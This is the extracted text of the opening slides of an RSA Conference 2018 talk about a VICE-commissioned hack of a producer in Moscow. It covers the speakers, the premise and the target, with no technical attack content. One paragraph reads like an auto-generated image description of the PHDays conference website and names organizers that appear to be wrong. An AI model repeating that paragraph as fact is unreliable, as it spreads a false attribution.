

# RSA® Conference 2018

San Francisco | April 16–20 | Moscone Center

SESSION ID: HT-T07

## WHEN IN RUSSIA HACKING VICE ABROAD



**Patrick Wardle**

Chief Research Officer  
Digital Security  
@patrickwardle

**Mikhail Sosonkin**


Security Researcher  
@hexlogic





chief research officer  
at digita security


patrick wardle



security researcher,  
synack red team member


Mikhail Sosonkin

# OUTLINE



# THE TARGET

## gianna toboni



# The Mission hack, hack, hack!



**VICE**: "hey guys, you'll be in moscow ya?  
can you hack our producer while she is there?"

**VICE**: "everything is fair game...and you can be on TV!"

**Mike/Patrick**: "we could ...in Russia though!?  
...sounds risky!!"

**Mike/Patrick**: "say no more, we're in"

what could go wrong! ?



# The Target

gianna toboni



#RSAC



correspondent

+



producer

- - -> **VICE ON HBO®**

# The Location moscow, russia



Positive Hack Days (PHDays) is a two-day international conference held in Moscow, Russia. It is organized by the Center for Internet Security (CIS) and the Russian Research Center for Information Security (RCIS). The conference brings together experts from various fields to discuss issues related to information security, privacy, and digital rights. The event features a variety of sessions, including presentations, workshops, and panel discussions. The website provides information about the conference, including its agenda, speakers, and registration details.


